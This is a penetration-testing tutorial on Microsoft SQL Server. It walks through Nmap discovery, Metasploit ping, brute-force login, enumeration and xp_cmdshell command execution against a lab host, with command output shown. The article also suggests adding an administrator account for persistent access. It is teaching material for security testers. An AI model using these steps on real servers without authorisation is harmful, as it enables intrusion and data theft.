


Penetration Testing SQL Servers

It is quite common to discover a Microsoft SQL server in a penetration testing engagement as many companies are having Windows environments. SQL servers are generally running on port 1433 but it can be found and in other ports as well. Since it's a very popular database we have to know all the step and methods in order to conduct the database assessment efficiently. In this article we will examine step by step how we can perform penetration tests against SQL Servers.

Recon

As we have already mentioned SQL servers are running by default on port 1433. However in some cases they can be found on a different port. So how can we identify the existence of an SQL server on a system? The answer is through the SQL server browser service which runs on UDP port 1434. This service can provide us with the instance name, the version number and the exact port that the database is running. A UDP Nmap scan must be performed in order to discover these information as it can be seen from the next image:



```
root@bt:~# nmap -sU -p 1434 -sV 192.168.1.87

Starting Nmap 6.01 ( http://nmap.org ) at 2013-03-10 18:38 EDT
Nmap scan report for 192.168.1.87
Host is up (0.00049s latency).
PORT      STATE SERVICE  VERSION
1434/udp  open  ms-sql-m Microsoft SQL Server 8.00.194 (ServerName: BANANA; TCPPort: 1433)
MAC Address: 00:50:56:BB:00:89 (VMware)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.98 seconds
```

SQL Server Discovery – Nmap

Another tool that can help us to discover SQL servers on remote hosts is the metasploit module mssql_ping. The information that we can obtain from this module is actually the same as the Nmap UDP scan that we executed before but it will also return the pipe name.

```

msf > use auxiliary/scanner/mssql/mssql_ping
msf auxiliary(mssql_ping) > set RHOSTS 192.168.1.87
RHOSTS => 192.168.1.87
msf auxiliary(mssql_ping) > run

[*] SQL Server information for 192.168.1.87:
[+] ServerName      = BANANA
[+] InstanceName    = MSSQLSERVER
[+] IsClustered     = No
[+] Version         = 8.00.194
[+] tcp             = 1433
[+] np              = \\BANANA\pipe\sql\query
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(mssql_ping) >

```

Metasploit – mssql ping

From the version we can understand also that the database is SQL 2000. If it was the 9th version then the database would be 2005 etc.

Credentials

This is the most important part as if we manage to obtain somehow valid credentials we can connect directly through the database and we can start to extract data. Some common locations that we can discover database credentials are the following:

- XML files (looking for connection strings)
- SQL Injection (requires an application vulnerable to SQL injection that is running with high privileges)
- Windows Shares
- Developer Workstations (in case that we compromise them)

If we don't have already discovered an account on some of the above locations then we can try a brute force attack. Metasploit Framework contains a module specifically for this task that can assist us.

auxiliary/scanner/mssql/mssql_login

```

[*] 192.168.1.87:1433 - MSSQL - Starting authentication scanner.
[*] 192.168.1.87:1433 MSSQL - [0001/1005] - Trying username:'sa' with password:'
[+] 192.168.1.87:1433 - MSSQL - successful login 'sa' : ''
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed

```

Brute Forcing MS SQL Passwords with Metasploit

As we have seen from the results above we have discovered that the SQL Server doesn't contain a password for the sa account. It is also very common for database administrators to use as a password the username or any other simple passwords like company's name etc.

Post Exploitation

Now that we have the credentials we can use a variety of other metasploit modules that will allow us to discover more information about the database. The first module is the `mssql_enum` which it will perform multiple security checks against the SQL Server. These checks can assist us to conduct further post exploitation activities against the database. The next three images are showing what kind of information we can harvest from this module:

```
msf > use auxiliary/admin/mssql/mssql_enum
msf auxiliary(mssql_enum) > run

[*] Running MS SQL Server Enumeration...
[*] Version:
[*]   Microsoft SQL Server 2000 - 8.00.194 (Intel X86)
[*]       Aug  6 2000 00:57:48
[*]       Copyright (c) 1988-2000 Microsoft Corporation
[*]       Standard Edition on Windows NT 5.0 (Build 2195: Service Pack 4)
[*] Configuration Parameters:
[*]   C2 Audit Mode is Not Enabled
[*]   xp_cmdshell is Enabled
[*]   remote access is Enabled
[*]   allow updates is Not Enabled
[*]   Database Mail XPs is Enabled
[*]   Ole Automation Procedures is Enabled
[*] Databases on the server:
[*]   Database name:master
[*]   Database Files for master:
[*]     C:\Program Files\Microsoft SQL Server\MSSQL\data\master.mdf
[*]     C:\Program Files\Microsoft SQL Server\MSSQL\data\mastlog.ldf
[*]   Database name:tempdb
[*]   Database Files for tempdb:
[*]     C:\Program Files\Microsoft SQL Server\MSSQL\data\tempdb.mdf
```

MS-SQL Enumeration

```

[*] System Logins on this Server:
[*] sa
[*] BUILTIN\Administrators
[*] System Admin Logins on this Server:
[*] BUILTIN\Administrators
[*] sa
[*] Windows Logins on this Server:
[*] No Windows logins found!
[*] Windows Groups that can logins on this Server:
[*] BUILTIN\Administrators
[*] Accounts with Username and Password being the same:
[*] No Account with its password being the same as its username was found.
[*] Accounts with empty password:
[*] sa
[*] Stored Procedures with Public Execute Permission found:
[*] xp_getfiledetails
[*] xp_dirtree
[*] xp_fixdrives
[*] xp_getnetname
[*] xp_enum_activescriptengines
[*] xp_fileexist
[*] xp_ntsec_enumdomains
[*] sp_getbindtoken
[*] sp_createorphan

```

MS-SQL Enumeration 2

```

[*] xp_updatecolvbv
[*] xp_showcolv
[*] xp_execresultset
[*] xp_varbintostr
[*] xp_intersectbitmaps
[*] xp_displayparamstmt
[*] xp_printstatements
[*] sp_replsendtoqueue
[*] sp_replwritetovarbin
[*] xp_qv
[*] xp_regread
[*] Instances found on this server:
[*] MSSQLSERVER
[*] Default Server Instance SQL Server Service is running under the privilege of
:
[*] LocalSystem
[*] Auxiliary module execution completed

```

MS-SQL Enumeration 3

From the above output we can spot the following:

- xp_cmdshell is enabled
- sa account doesn't contain a password
- System and Windows Logins
- Privilege that the database server is running
- Databases that exist

The fact that the xp_cmdshell is enabled means that we can execute commands on the remote system through the SQL Server. Of course the first thing that comes to our minds is to add another account and to put it on the local administrator group in order to have

permanent access to the box. Metasploit framework has an appropriate module for this work. Below is a sample of the usage of this module.

```
msf auxiliary(mssql_exec) > set CMD 'ipconfig'
CMD => ipconfig
msf auxiliary(mssql_exec) > run

[*] SQL Query: EXEC master..xp_cmdshell 'ipconfig'

output
-----

Connection-specific DNS Suffix . :
Default Gateway . . . . . : 192.168.1.254
IP Address. . . . . : 192.168.1.87
Subnet Mask . . . . . : 255.255.255.0

Ethernet adapter Local Area Connection 2:
Windows 2000 IP Configuration
```

xp_cmdshell – Metasploit

In case that we want to connect to the database directly and to execute SQL commands we can use either a client like osql or another metasploit module the mssql_sql.

```
msf auxiliary(mssql_sql) > run

[*] SQL Query: select @@version
[*] Row Count: 1 (Status: 16 Command: 193)

NULL
----
Microsoft SQL Server 2000 - 8.00.194 (Intel X86)
Aug 6 2000 00:57:48
Copyright (c) 1988-2000 Microsoft Corporation
Standard Edition on Windows NT 5.0 (Build 2195: Service Pack 4)

[*] Auxiliary module execution completed
```

Executing Database Commands

With this module we can extract more information about the database tables and records.

Conclusion

The purpose of this article is to provide an overview to the penetration tester about common tools and methods when he has to assess Microsoft SQL servers. It is also very important to know the structure of an SQL server and what we have to look for as a

penetration tester so it is recommended to create our own SQL database in our lab in order to understand better how it works and what these modules are doing exactly when interacting with the database.